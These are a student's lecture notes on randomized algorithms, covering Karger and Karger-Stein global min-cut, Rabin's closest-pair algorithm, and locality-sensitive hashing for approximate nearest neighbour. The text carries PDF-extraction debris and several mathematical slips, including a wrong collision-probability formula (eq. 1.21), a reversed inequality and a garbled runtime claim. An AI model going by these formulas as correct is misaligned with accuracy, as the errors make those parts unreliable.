

ENGSCI YEAR 3 WINTER 2022 NOTES

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SECTION 1

CSC473: Advanced Algorithms

SUBSECTION 1.1

Global Min-Cut (Karger's Contraction Algorithm)

Given an undirected, unweighted, and connected graph $G = (V, E)$, return the smallest set of edges that disconnects G




Figure 1. Example of global min-cut. Note that the global min-cut is not necessarily unique

Lemma 1 | If the min cut is of size $\geq k$, then G is k -edge-connected

It may be more convenient to return a set of vertices instead

Definition 1

$$S, T \subseteq V, S \cap T = \emptyset \quad (1.1)$$

$$E(S, T) = \{(u, v) \in E : u \in S, v \in T\} \quad (1.2)$$

The global min-cut is to output $S \subseteq V$ such that $S \neq \emptyset, S \neq V$, such that $E(S, V \setminus S)$ is minimized.

An example of where this may be useful is in computer networks where we can measure the resiliency of a network by how many cuts must be made before a vertex (or many) get disconnected

Comment

Note that the min-cut-max-flow problem is somewhat of a dual to the global min-cut problem; the min-cut-max-flow problem imposes a few more constraints than the global min-cut algorithm i.e. having a directed and weighted graph as well as the notion of a source or sink.

- **Input:** Directed, weighted, and connected $G = (V, E)$, $s \in V, t \in V$
- **Output :** S such that $s \in S, t \notin S$ such that $|E(S, V \setminus S)|$ is minimized

We can kind of intuitively see that the global min-cut can be taken to the minimum of all max-flows across the graph. So we can take the max-flow solution and then reduce it to find the global min cut.

Question: how many times will we have to run max-flow to solve the global min-cut problem? Naively, we may fix t to be an arbitrary node, then try every other $s \neq t$ to find the $s - t$ min-cut to get the best global min-cut.

We know from previous courses that the Edmonds-Karp max-flow algorithm will run in $O(nm^2) = O(n^5)$, which makes our global min-cut algorithm $O(n^6)$. However, there is a paper recently published which gives an algorithm for min-cut in nearly linear time, i.e $O(m^{1-O(1)}) = O(n^2)$ which gives a global min-cut runtime of $O(n^3)$.

A randomized algorithm will be presented that solves this problem in $O(n^2 \log^2 n)$

Definition 2

The **Contraction** operation takes an edge $e = (u, v)$ and *contracts* it into a new node w such that all edges connected to u, v now connect to w and u, v are removed. Note that the contracted nodes can be supernodes themselves.




Figure 2. Example of a series of contractions

$\text{CONTRACTION}(G = (V, E))$

- 1 **while** G has more than 2 supernodes
- 2 Pick an edge $e = (u, v)$ uniformly at random
- 3 Contract e , remove self-loops
- 4 Output the cut $(S, V \setminus S)$ corresponding to the two super nodes

The contraction algorithm then recurses on G' , choosing an edge uniformly at random and then contracting it. The algorithm terminates when it reaches a G' with only two supernodes v_1, v_2 . The sets of nodes contracted to form each supernode $S(v_1), S(v_2)$ form a partition of V and are the cut found by the algorithm.

1.1.1 Analysis

The algorithm is still random, so there's a chance that it won't find the real global min-cut. Perhaps unintuitively the success probability is in fact not exponential, but rather only polynomially small. Therefore running the contraction algorithm a polynomial number of times can produce a global min-cut with high probability.

Lemma 2 The contraction algorithm returns a global min cut with probability at least $\frac{1}{\binom{n}{2}}$

PROOF Take a global min-cut (A, B) of G and suppose it has size k , i.e. there is a set F of k edges with one end in A and the other in B . If an edge in F gets contracted then a node of A and a node in B would get contracted together and then the algorithm would no longer output (A, B) , a global min-cut. An upper bound on the probability that an edge in F is contracted is the ratio of k to the size of E . A lower bound on the size of E can be imposed by noting that if any node v has degree $< k$ then $(v, V \setminus v)$ would form a cut of size less than k – which contradicts our first assumption that (A, B) is a global min-cut; $|E| \geq \frac{1}{2}kn$ So the probability than an edge in F is contracted at any step is

$$\frac{k}{\binom{\frac{kn}{2}}{2}} = \frac{2}{n} \quad (1.3)$$

Note that here we use the number of vertices instead of the number of edges since each contraction removes (combines) one vertex, whereas since the amount of edges after a contraction can be very difficult to calculate.

Next, let's inspect the algorithm after j iterations. There will be $n - j$ supernodes in G' and we can take that no edge in F has been contracted yet. Every cut of G' is a cut of G , so there are at least k edges incident to every supernode of G' ¹. Therefore G' has at least $\frac{1}{2}k(n - j)$ edges, and so the probability than an edge of F is contracted in $j + 1$ is at most

$$\frac{k}{\frac{1}{2}k(n - j)} = \frac{2}{n - j} \quad (1.4)$$

It follows that the probability that an edge of F is *not* contracted in $j + 1$ is at least

$$P(A_i | A_1 \dots A_{i-1}) \geq \frac{n - i - 1}{n - i + 1} = 1 - \frac{2}{n - i + 1} \quad (1.5)$$

The global min-cut will be actually returned by the algorithm if no edge of F is contracted in iterations $1 - n$.

What we want to know, then, is what is the probability of this algorithm never making a mistake?

$$P(A_1 \dots A_{n-1}) = P(A_1)P(A_2 | A_1)P(A_3 | A_1, A_2) \dots P(A_{n-2} | A_1, A_2, \dots, A_{n-3}) \quad (1.6)$$

From what we found previously we know that this is

$$\geq \frac{n-2}{n} \times \frac{n-3}{n-1} \times \frac{n-4}{n-2} \dots \times \frac{2}{4} \times \frac{1}{3} = \frac{2}{n(n-1)} = \frac{1}{\binom{n}{2}} \quad (1.7)$$

□

This gives us a bound of $O(n^2)$ using the n^2 term from the number of contractions and then n^2 to get correct output with constant probability of success.

The key observation is that early contractions are much less likely to lead to a mistake, which leads us to the Karger-Stein min cut.

SUBSECTION 1.2

Karger-Stein Min Cut Algorithm

This algorithm solves the global min-cut problem in $O(n^2 \log^2 n)$ by taking advantage of the earlier cuts; it stops the contraction algorithm after an arbitrary fraction of contractions steps and then recursively contracts *more carefully*.

¹since the min-cut has k edges

In terms of edges, it would be $\frac{k}{m_{i-1}}$, but again, edges are difficult to work with so we'll do it w.r.t the vertices/supernodes

This prof uses commas to indicate intersection...

Comment

Exercise: show the following:
The probability of no mistake in the first i contractions

$$P(A_1, A_2, \dots, A_i) \geq \frac{(n-i)(n-i-1)}{n(n-1)} \quad (1.8)$$

MIN-CUT($G = (V, E)$)

- 1 **if** G has two supernodes corresponding to S, \hat{S}
- 2 **return** S, \hat{S}
- 3 Run the contraction algorithm until $\frac{n}{\sqrt{2}} + 1$ supernodes remain
- 4 Let G' be the resulting contracted multigraph
- 5 $(S_1, \hat{S}_1) = \text{MIN-CUT}(G')$
- 6 $(S_2, \hat{S}_2) = \text{MIN-CUT}(G')$
- 7 **return** the cut (S_i, \hat{S}_i) with the smaller number of edges

Theorem 1

MIN-CUT(G) runs in $O(n^2 \log n)$ and outputs a min cut of G with probability of at least $\frac{1}{O(\log n)}$

PROOF

The intuition for this can be developed by drawing out a recursion tree for this problem. At each level the number of recursive call doubles, but the time it takes for each sub-call halves as well. This means that the total runtime for each level is n^2 . As for the total time will just be $O(n^2 \log(n))$, since we know the height of the recursion tree to be $\log n$. More formally, the recursion may be described with

$$T(n) \leq 2T\left(\frac{n}{\sqrt{2}} + O(n^2)\right) \quad (1.9)$$

Which can ² be solved with the master theorem.

So repeat the algorithm $O(\log(n))$ times to get constant probability of success, leading to $O(n^2 \log^2 n)$ runtime

² I think?

Theorem 2

We may also want to understand the probability of success. Let's define $P(d)$ to be the probability of the algorithm being successful at depth d in the recursion tree³

- We may deem a node in the recursion tree to be *successful* if it survives the contractions.
 - Since there must be a leaf node in a recursion tree that successfully produces a min-cut that corresponds to a min-cut, there must also be a sequence of *successful* nodes from the root to said min cut.
- $P(d)$ as the probability that a node at depth d is successful, conditioned on its ancestors being successful
- Base case: $P(0) \geq \frac{1}{2}$ (will assume = $\frac{1}{2}$, worst case)
- Inductive step: $P(d) \geq \frac{1}{2}(1 - (1 - (P(d-1)))^2) = \frac{1}{2}(2P(d-1) - P(d-1)^2)$
 - At each level the probability of success is at least $\frac{1}{2}$, conditioned on the ancestors being successful.
 - $P(d-1)$ is the probability of there being a *successful* path from the left child to the root at depth $d-1$. The same probability holds for the right sub-child
 - The two subtrees are disjoint
 - $(1 - P(d-1))$ gives the probability of there *not* being a successful path from a left/right child to the root, $(1 - P(d-1))^2$ gives the probability that neither of these events hold.

³ It follows that $P(h)$ is the probability of the algorithm's success on termination.

- So the probability of success at d is 1 minus the prior probability.

What remains now is solving this recursion.

$$P(d) = P(d-1) - \frac{1}{2}P(d-1)^2 \quad (1.10)$$

Non-linear recursions are difficult since you really just have to make a good guess. It's reasonable to expect this relation to be on the order of

$$P(d) \geq \frac{1}{d} \quad (1.11)$$

And then as it turns out⁴ it's

$$P(d) = \frac{1}{d+2} \quad (1.12)$$

And then this can be checked by doing an induction proof, but I'm not going to go and do that.

⁴Proof by trust-the-prof

SUBSECTION 1.3

Closest Pair Problem

The closest pair problem is simple: given the **Input**: A set P of n points in the plane, find the **Output**: A pair of points $p, q \in P$ such that $d(p, q)$ ⁵ is minimized.

We are already familiar with a few approaches:

- Brute force: $O(n^2)$
- Divide and conquer (CLRS 33.4): $O(n \log n)$

A tighter linear time bound may, remarkably, be achieved through a randomized algorithm and a slightly different approach to hashing than what we are used to.

RABINS-ALGORITHM(P)

```

1 Randomly order  $P$  as  $p_1, p_2 \dots p_n$ 
2  $cp = \{p_1, p_2\}$ 
3  $\Delta = dist(p_1, p_2)$ 
4 for  $i = 3$  to  $n$ 
5   if  $\exists q \in P_{i-1} = p_1 \dots p_{i-1}$  s.t.  $dist(p, q) < \Delta$ 
6      $cp = \{p, q\}$ 
7      $\Delta = dist(p, q)$ 

```

Rabin's algorithm considers the points in random order, maintaining a current minimum pair distance δ as points are processed. At every point p we look in the *vicinity* of p to see if any of the previously considered points are within δ from p , i.e. will form a closer pair. The tricky part of this algorithm is performing the *check_closest* operation in constant time.

Considerations to make:

- It is possible to randomly order P from $n!$ possible orderings in $O(n)$ time (CLRS reference for later)
- What data structure to use for line 5? I.e. finding q such that $dist(p, q) < \Delta$
 - Note: take q that is closest to p_i in line 5 (algorithm is unclear as to pick p_1 or p_2)

Note that there are two types of randomized algorithms:

- Monte Carlo algorithms: bound on ⁵Some distance metric, not clear if mean or median distance correct answer with a probability \geq some constant
- Las Vegas algorithms: bound on the expected value of running time, but the output is always correct

Our contraction algorithm is a Monte-Carlo algorithm

- This data structure must store a set $Q = P_{i-1} = p_1, p_2, p_{i-1}$ points and offer the following operations
 - * Note: $\Delta(Q) = \delta = \min_{p,q \in Q, p \neq q} \text{dist}(p, q)$
 - * $\text{INSERT-FAST}(p)$ inserts p into Q assuming $\min \{\text{dist}(p, q) : q \in Q\} \geq \delta$
 - * $\text{INSERT-SLOW}(p)$ inserts p into Q even if $\min \{\text{dist}(p, q) : q \in Q\} < \delta$
 - * $\text{CHECK-CLOSEST}(p)$ checks if $\min \{\text{dist}(p, q) : q \in Q\} < \Delta$ and if so returns the closest point $q \in Q$ to P , otherwise returns NIL . Runs in $O(1)$ expected time

Here the, well, structure, of the data structure begins to become apparent. By making the assumption that the smallest distance so far is δ we can perform the requisite lookup/insertions in constant time (only need to look in a ring of size δ around p) – and if we do happen to find a yet-closer pair of points then some modification would have to be made to maintain the δ invariant.

Here's Rabin's algorithm in more detail:

RABINS-ALGORITHM(P)

- 1 Randomly order P as $p_1, p_2 \dots p_n$
- 2 $cp = \{p_1, p_2\}$
- 3 $\Delta = \text{dist}(p_1, p_2)$
- 4 Initialize the data structure with $\{\}$
- 5 **for** $i = 3$ to n
 - 6 $q = \text{CHECK-CLOSEST}(p_1)$
 - 7 **if** $q == \text{NIL}$
 - 8 $\text{INSERT-FAST}(p_i)$
 - 9 **else**
 - 10 $cp = \{p_1, q\}$
 - 11 $\Delta = \text{dist}(p_1, q)$
 - 12 $\text{INSERT-SLOW}(p_1)$

It's fairly trivial to see that this algorithm has a $O(n^2)$ worst case runtime; Line 1 is $O(n)$, and all the inserts run in $O(1)$ expected. In the worst case event that we would INSERT-SLOW which would cause the runtime to tend towards $O(n^2)$. It is our job now to find out just how often this would happen, and as it turns out it really isn't altogether that often – leading to an $O(n)$ runtime. Before that, however, we still need to formalize the data structure that enables this black magick? **Idea:** draw grid with side length $\frac{\delta}{2}$. If a point q being inserted belongs to the same sub-square S_{st} as p , then $d(p, q) < \delta$. If we take Q to be the set of points currently in the data structure, then since

$$\frac{\delta}{\sqrt{2}} < \delta \quad (1.13)$$

No two points in Q fall within the same square.

A partial converse is also true: If a point q being inserted that gives $\text{dist}(p, q) \leq \delta$ than each other must fall in either the same subsquare or in very close subsquares.




Figure 13.2 Dividing the square into size $\delta/2$ subsquares. The point p lies in the subsquare $S_{...}$.

Implementation-wise we require a data structure with fast lookup of these subsquares. A natural data structure for this is a dictionary.

As for the key we use to index into the dictionary – this will depend on the specific space across which we are finding the closest points. For floating point Cartesian coordinates we may use use the floor function.

- Insert-fast: just insert into the dictionary
- Insert-slow: must do the rather dramatic operation of rebuilding the data structure with new δ , since the old data structure is now entirely invalidated.
- Check-closest: Must look in the 25 squares around p for points closer than δ . If there are more just return the closest.⁶

1.3.1 Analysis

- Recall $P_i = \{p_1 \dots p_i\}$. Define (for $i \geq 3$) $Z_i = \begin{cases} 1 & \Delta(P_i) < \Delta(P_{i-1}) \\ 0 & \text{otherwise} \end{cases}$

⁶Note that we have to search the 25 squares around p since p may be located anywhere within the grid cell. In the worst-case situation it lies on the edge of a grid cell and therefore we must search up to two sub-squares away.

- This is a random event since the order of points is random. The first case represents a slow insert and the other a fast insert. If we take Z_i denote the probability of a slow insert, then the runtime of the algorithm is given by:
 - * $T \leq n + \sum_{i=3}^n (1 + iZ_i)$
 - * n for the random init, 1 for fast insert and iZ_i for a slow insert
- We are primarily interested in the expected value of T , not the worst-case runtime.

$$\begin{aligned}
 E[T] &\leq n + (n - 2) + \sum_{i=3}^n i \cdot EZ_i \text{ by linearity of expectation} \\
 &= 2n - 2 + \sum_{i=3}^n i \cdot P(Z_i = 1)
 \end{aligned} \tag{1.14}$$

- Now, what's $P(Z_i = 1)$?
 - Let $\{p_i, p_k\}$ be a closest pair in P_i
 - If $Z_i = 1$ then p_i or p_k is p_i
 - $P(Z_i = 1) \leq \frac{2}{i}$ (There are two bad options out of i options)

- By combining the above two results we can obtain the following bound on the algorithm running cost

$$E[T] \leq 2n - 2 + \sum_{i=3}^n i \cdot P(Z_i = 1) = 2n - 2 + \sum_{i=3}^n i \cdot \frac{2}{i} \leq O(n) \quad (1.15)$$

SUBSECTION 1.4

Tutorial: Locality Sensitive Functions

For the following two questions, let $\Sigma = \{0, 1, \dots, k - 1\}$ be an alphabet. Consider a distance function $\text{dist}_H(x, y)$ on strings $x, y \in \Sigma^d$, defined to equal the number of coordinates where x and y differ, i.e.,

$$\text{dist}_H(x, y) = |\{i : x_i \neq y_i\}|.$$

This is the usual definition of Hamming distance for alphabet Σ .

Exercise 1. Give a random hash function $g : \Sigma^d \rightarrow \Sigma$ so that

$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\text{dist}_H(x, y)}{d}.$$

The probability is only over the choice of g . The function $g(x)$ should be computable in time $O(1)$ when x is given as an array of size d .

Figure 3. Q1

Comment

Randomly sample a dimension⁷ and then the probability of the hash functions being equal to each other is proportional to the hamming distance between the strings (consider random...).⁷ $O(1)$

Exercise 2. Give a random hash function $g : \Sigma^d \rightarrow \{0, 1\}$ (notice the new range) so that

$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\text{dist}_H(x, y)}{2d}.$$

The function $g(x)$ should be computable in time $O(k)$ when x is given as an array of size d .

The next exercise considers the Manhattan, or ℓ_1 , distance. For any two d -dimensional points $x, y \in \mathbb{R}^d$, this distance is defined by

$$\text{dist}_1(x, y) = \sum_{i=1}^d |x_i - y_i|.$$

For example, when $d = 2$, this distance tells us how long we need to travel from x to y if we can only move North-South and East-West.

Figure 4. Q2

1. Sample a dimension d uniformly at random
2. In that dimension, assign each letter on $k - 1$ to $\{0, 1\}$ uniformly at random

$P(\text{equal})$ is $1 - \text{sum not equal} / 2 = \text{hamming dist} / 2 * d$ (d letters)

This works because $P(g(x) \neq g(y) | \text{selected dimension } i) = \frac{|\{i : x_i \neq y_i\}|}{2d}$.
 $O(k)$ since you have to sample it k times

Exercise 3. We will construct a locality sensitive hash function for dist_1 in two steps.

1. Suppose that $t \in [0, 1]$ is chosen uniformly at random. For two numbers a, b s.t. $0 \leq a \leq b \leq 1$, give an expression for the probability $\mathbb{P}(a \leq t < b)$ in terms of a and b .
2. Give a random hash function $g : [0, 1]^d \rightarrow \{0, 1\}$ so that

$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\text{dist}_1(x, y)}{d}.$$

The function $g(x)$ should be computable in time $O(1)$ when x is given as an array of size d . (You can assume that comparing two real numbers takes constant time.)

Figure 5. Q3

Comment I honestly don't really know how this one works :(

- pick a dimension at random
- Sample a $t \in (0, 1)$ uniformly at random
- if the value smaller than $t \rightarrow 0$, larger than $t \rightarrow 1$
- $P(g(x) \neq g(y) \mid \text{selected dim } i) = |x_i - y_i|$
- given $0 \leq a \leq b \leq 1$, $P(a \leq t < b)$ is

SUBSECTION 1.5

Nearest Neighbours & Clustering

Suppose we have a data set P of n entries⁸, how may we design a data structure that can efficiently output a point $y \in P$ that has the smallest distance $\text{dist}(x, y)$ to x ?

1.5.1 Hamming Distance

Definition 3

Hamming Distance: number of bits that differ between two strings

$$\text{dist}(x, y) = |\{i : x_i \neq y_i\}| \quad (1.16)$$

Let there be a data set P containing n strings with d bits each, i.e. P is a subset of $\{0, 1\}^d$. We want our data structure to support the following operations:

- $\text{INSERT}(P, x)$: insert x into P
- $\text{NEARESTNEIGHBOUR}(P, x)$: output the closest y to x in P

As it turns out this problem is nontrivial; this problem suffers from the *curse of dimensionality*.

We can relax the time bounds by relaxing the constraints on the problem somewhat to the approximate nearest neighbour problem

⁸which usually are points in some metric space, i.e. a space that is reflexive, symmetric, and satisfies the triangle inequality

Exercise: Give a data structure for which we have $O(1)$ insert and $O(2^d)$ lookup

Definition 4

APXNEARESTNEIGHBOUR(P, x): output a string $y \in P$ such that

$$\min \{\text{dist}(x, z) : z \in P\} \leq \text{dist}(x, y) \leq C \cdot \min \{\text{dist}(x, z) : z \in P\} \quad (1.17)$$

I.e. we do not need to find the exact nearest neighbour and are satisfied with a neighbour that is good enough (within an approximation factor C) of the nearest neighbour.

Indyk and Motwani propose a clever hashing scheme for a randomized data structure to solve this problem in $O(dn^p)$ time where $p \approx \frac{1}{C}$ and $\text{APXNEARESTNEIGHBOUR}(P, x)$ will output a C -near neighbour with probability at least $\frac{2}{3}$ via a new function, $\text{NEARNEIGHBOUR}(P, x)$

Definition 5

$\text{NEARNEIGHBOUR}_r(P, x)$

- If $\exists z \in P$ such that $\text{dist}(x, z) \leq r$, then $\text{NEARNEIGHBOUR}_r(P, x)$ will output some $y \in P$ for which $\text{dist}(x, y) \leq Cr$
- If every string z in P satisfies $\text{dist}(x, z) \geq Cr$, then $\text{NEARNEIGHBOUR}_r(P, x)$ outputs FAIL.

Next, let's go from *NearNeighbour* to a harder problem: $\text{NEARESTNEIGHBOUR}(P, q)$ via $\text{APXNEARESTNEIGHBOUR}(P, q)$

- Assume that for each r we can implement a data structure for an easier problem (e.g. $\text{NEARNEIGHBOUR}(P, q)$) for which $\text{INSERT}, \text{NEARNEIGHBOUR}$ run in $T(n)$, how can we implement Insert and $\text{ApxNearestNeighbour}$ in $O(T(n) \log d)$ so that $\text{APXNEARESTNEIGHBOUR}$ achieves approximation factor $2C$ and success probability $\frac{2}{3}$

How can we build this data structure then?

- Looking at euclidean distance, what if we divide \mathbb{R}^d into grid cells and then $\text{NEARNEIGHBOUR}(P, q)$ checks the cells around q . This won't work because the amount of cells we have to check is an exponential in the order of d .⁹
- We can cut down on the number of cells we have to check by forming the cells randomly. This way, though we introduce the possibility of making a mistake, we also greatly reduce the number of cells to check.

Instead of a fixed grid we randomly divide the string $\{0, 1\}^d$ into buckets such that

- $\text{dist}(x, y) \leq r \Rightarrow (x, y)$ fall into the same bucket with probability $\geq p_1$
- $\text{dist}(x, y) \geq Cr \Rightarrow (x, y)$ fall into the same bucket with probability $\geq p_2$

and $p_1 > p_2$.

Taking a step back the idea is that we can create buckets and hash into the bucket in such a way that it is more likely for near neighbours of x to fall in the same bucket of x and likewise for strings far from x . After the strings have been separated off into buckets the specific near neighbours can be found through normal hashing¹⁰. $\text{NEARNEIGHBOUR}(P, q)$ checks the bucket containing q and repeats the whole thing several times.

Now, how can we do this for hamming distance?

Definition 6

For any $i \in [d]$, $g_i : \{0, 1\}^d \rightarrow \{0, 1\}$ is defined by $g_i = x_i$. Suppose i is picked from $[d]$ uniformly at random.¹¹ Then the probability of a hash function collision is:

$$\mathbb{P}_i(g_i(x) = g_i(y)) = \frac{\{i : x_i = y_i\}}{d} = 1 - \frac{\{i : x_i \neq y_i\}}{d} = 1 - \frac{\text{dist}(x, y)}{d} \quad (1.18)$$

Where dist is the hamming distance between x, y

Then, the probability that they are mapped to the same value, i.e. that near points collide is:

$$\text{dist}(x, y) \leq r : P(g_i(x) = g_i(y)) \geq \left(1 - \frac{r}{d}\right)^k = p_1^k \quad (1.19)$$

Still focusing on hamming distance for now

⁹This is particularly an issue with hamming distance since here we commonly work with very high dimensions. Not as bad for euclidean distance since usu. work with 2-3 dimensions there.

¹⁰or whatever you choose at this point, I think

¹¹Instead of thinking hash functions we can also think of this as the buckets we are putting values in (or are getting hashed to)

And that they don't collide:

$$\text{dist}(x, y) \geq Cr : P(g_i(x) = g_i(y)) \leq \left(1 - \frac{Cr}{d}\right)^k = p_2^k \quad (1.20)$$

This is a locality-sensitive hashing family for hamming distance. In this case it is quite similar for the hamming distance case, but it can be more difficult for different distances. Unlike other hashing functions the probability of collision is not constant, but depends on the distance between the points.

We may amplify the probability gap by hashing multiple times. This is a very generic technique that applies to other distance metrics and hashing methods as well.

Definition 7

For $I = (i_1 \dots i_k)$ a sequence of indicies from $[d]$, g_I is defined by $g_I = (x_{i_1}, \dots x_{i_k})$. For $I = (i_1 \dots i_k)$ picked uniformly and independently from $[d]$,

$$\begin{aligned} \mathbb{P}(g_I(x) = g_I(y)) &= P(x_{i_1} = y_{i_1}, \dots x_{i_k} = y_{i_k}) \\ &= P(x_{i_1} = y_{i_1}) \dots P(x_{i_k} = y_{i_k}) \\ &= 1 - \left(\frac{\text{dist}(x, y)}{d}\right)^k \end{aligned} \quad (1.21)$$

So,

$$\text{dist}(x, y) \leq r : P(g_I(x) = g_I(y)) \geq 1 - \left(\frac{r}{d}\right)^k = p_1^k \quad (1.22)$$

$$\text{dist}(x, y) \geq Cr : P(g_I(x) = g_I(y)) \leq 1 - \left(\frac{Cr}{d}\right)^k = p_2^k \quad (1.23)$$

So this gives us the power to pick k arbitrarily in order to amplify the gap between p_1 and p_2

- k is a parameter that we will choose.

Example

$$\left| \begin{array}{l} x = (1, 0, 0, 0, 1, 1, 1, 0), I = (3, 1, 7) \\ g_I(x) = (0, 1, 0) \end{array} \right. \quad (1.24)$$

1.5.2 Two-level hashing

Data structure:

- L hash tables $T_1 \dots T_L$ with $m \geq n$ slots each
- L regular hash functions $h_1 \dots h_L : \{0, 1\}^k \rightarrow [m]$ from an universal family
- L locality sensitive hash functions $g_{I_1} \dots g_{I_L} : \{0, 1\}^d \rightarrow \{0, 1\}^k$

Structure and inserting

Store each $x \in P$ in $T_{l_l}[h_l(g_{I_l}(x))]$, $l = 1 \dots L$.

- g is the locality sensitive hash function and h is the regular hash function.
- g is used to map the point into buckets which are 'close together' and then h is used to resolve locally clustered points. Collisions can be handled via linear chaining.
- runtime on the order of $O(lp)$ for insertion

Note: universal hash functions are hash functions such that each h_i is a random hash function that such that

$$\forall u, v = \{0, 1\}^k, u \neq v \quad (1.25)$$

The probability of collision for an universal hash function is small, or formally,

$$P(h_i(u) = h_i(v)) \leq \frac{1}{m} \leq \frac{1}{n} \quad (1.26)$$

TLDR: has a reasonably low probability of collision and is reasonably fast to compute

```

NEARNEIGHBOUR( $P, q$ )
1  num-checked = 0
2  for  $l = 1$  to  $L$ 
3     $i = h_l(g_l(q))$ 
4    set  $x$  to the head of  $T_l[i]$ 
5    while  $x \neq \emptyset$ 
6      if  $dist(q, x) \leq Cr$ 
7        return  $x$ 
8      num-checked = num-checked + 1
9      if num-checked =  $12L + 1$  // timeout
10     return FAIL
11    else
12      Set  $x$  to the next element in  $T_l[i]$ 
13  return FAIL

```

In words: for each hash table T_l search through $T(h_l(g_l(x)))$ linked list. If we find a near neighbour, we're good. Otherwise, keep on trying until we timeout (Line 9) (just some somewhat arbitrary constant) or fail otherwise.

Definition 8

Union Bound

For any two events A, B in a probability space ,

$$P(A \text{ or } B) \leq P(A) + P(B) \quad (1.27)$$

And by simple induction this extends to k events

Analysis

Or goal here is to show that the probability of 'bad collisions' or failure is small.

Theorem 3

Let $k = \log_{\frac{1}{p_2}}(n)$. Let $\rho = \frac{\log \frac{1}{p_1}}{\log \frac{1}{p_2}}$ and $L = 2n^\rho$. If there exists a point x^* in P such that $dist(x, x^*) \leq r$, then with probability of at least $\frac{2}{3}$ the procedure $NEARNEIGHBOUR(P, x)$ will output some $y \in P$ for which $dist(x, y) \leq Cr$

We assume that there exists $x^* \in P$ such that $dist(q, x^*) \leq r$, i.e. there is some point x^* in the dataset that is somewhat close to q . Therefore there exists a circle of radius Cr centered about q containing all of the points that could satisfy $NEARNEIGHBOUR$

Conversely we can produce the set F of far-away points as follows

$$F = \{x \in P : dist(q, x) > Cr\} \quad (1.28)$$

$NEARNEIGHBOUR(P, x)$ succeeds if it outputs some $y \in P$ such that $dist(x, y) \leq Cr$. For this to happen we must have:

1. q collides with points in F at most $12L$ times (with multiplicity)
2. q collides with x^*

What is the probability of both happening?

1. Expected number of collisions with far points

Comment Recall that $p_2 = 1 - \frac{Cr}{d}$ is the probability that near points do not collide.

It's really difficult to do this proof with a statement like 'probability of hitting $12L+1$ consecutive items in F ' since that implies an ordering.

$$\forall l, \forall x \in F : P[g_{I_l}(x) = g_{I_l}(q)] \leq p_2^k = (1 - \frac{Cr}{d})^k \quad (1.29)$$

Let us choose k such that

$$p_2^k = (1 - \frac{Cr}{d})^k \leq \frac{1}{n} \Rightarrow k \equiv \frac{\log n}{\log \frac{1}{p_2}} \quad (1.30)$$

Let's define a random indicator variable $z_{x,l}$ which takes on 1 if y collides with x in T_l and 0 otherwise. The number of collisions with far points is then the expectation of this random variable.

$$z_{x,l} = \begin{cases} 1 & \text{if } x \text{ collides with } q \text{ in } T_l \\ 0 & \text{otherwise} \end{cases} \quad (1.31)$$

$$E[X] = \sum_{l=1}^L \sum_{x \in F} z_{x,l} \leq \frac{2|F|L}{n} \leq 2L \quad (1.32)$$

¹²

Definition 9

Markov's Inequality

Let $X \geq 0$ be a random variable. Then for any $x > 0$,

$$P(X > x) < \frac{E[X]}{x} \quad (1.33)$$

PROOF By the law of total expectation we can break up the expectation into two parts

$$E[X] = E[X|X \leq x] \cdot P(X \leq x) + E[X|X > x]P(X > x) \quad (1.34)$$

The first term is non-negative and the 2nd term is strictly larger than $xP(X > x)$. So

$$E[X] > xP(X > x) \quad (1.35)$$

□

Note that a similar result holds for

$$P(X \geq x) \leq \frac{E[X]}{x} \quad (1.36)$$

We will also need to know how an element y can collide with q in T_l . A string y will collide with q if $h_l(g_{I_L}(y)) = h_l(g_{I_L}(x))$ for some l . This implies that that collisions happen if

- (a) g produces the same output for y and q for some l , i.e the first hash function collides
- (b) h_l produces the same output for different inputs¹³, i.e. h collides

Since we picked each hash table to have $m \geq n$ slots and that h_l is chosen from a family of universal hash functions, we have the probability of h colliding being bound by $\frac{1}{n}$. For g we picked k carefully a little bit prior such that the probability of collision is bounded by $p_2^k \leq \frac{1}{n}$

Therefore we have

I.e. the probability of a collision with a far away point is bounded by the probability that near points do not collide

¹² Since we defined F to be the set of far collisions and $|F|$ is just the number of items in F .

¹³ Those being the result of the first hash function

$$\begin{aligned} P[z_{x,l} = 1] &= P[g_{I_l}(x) = g_{I_l}(q)] + P[g_{I_l}(x) \neq g_{I_l}(q), h_l(g_{I_l}(x))] \\ &= h_l(g_{I_l}(q)) \leq \frac{1}{n} + \frac{1}{n} \leq \frac{2}{n} \end{aligned} \quad (1.37)$$

¹⁴

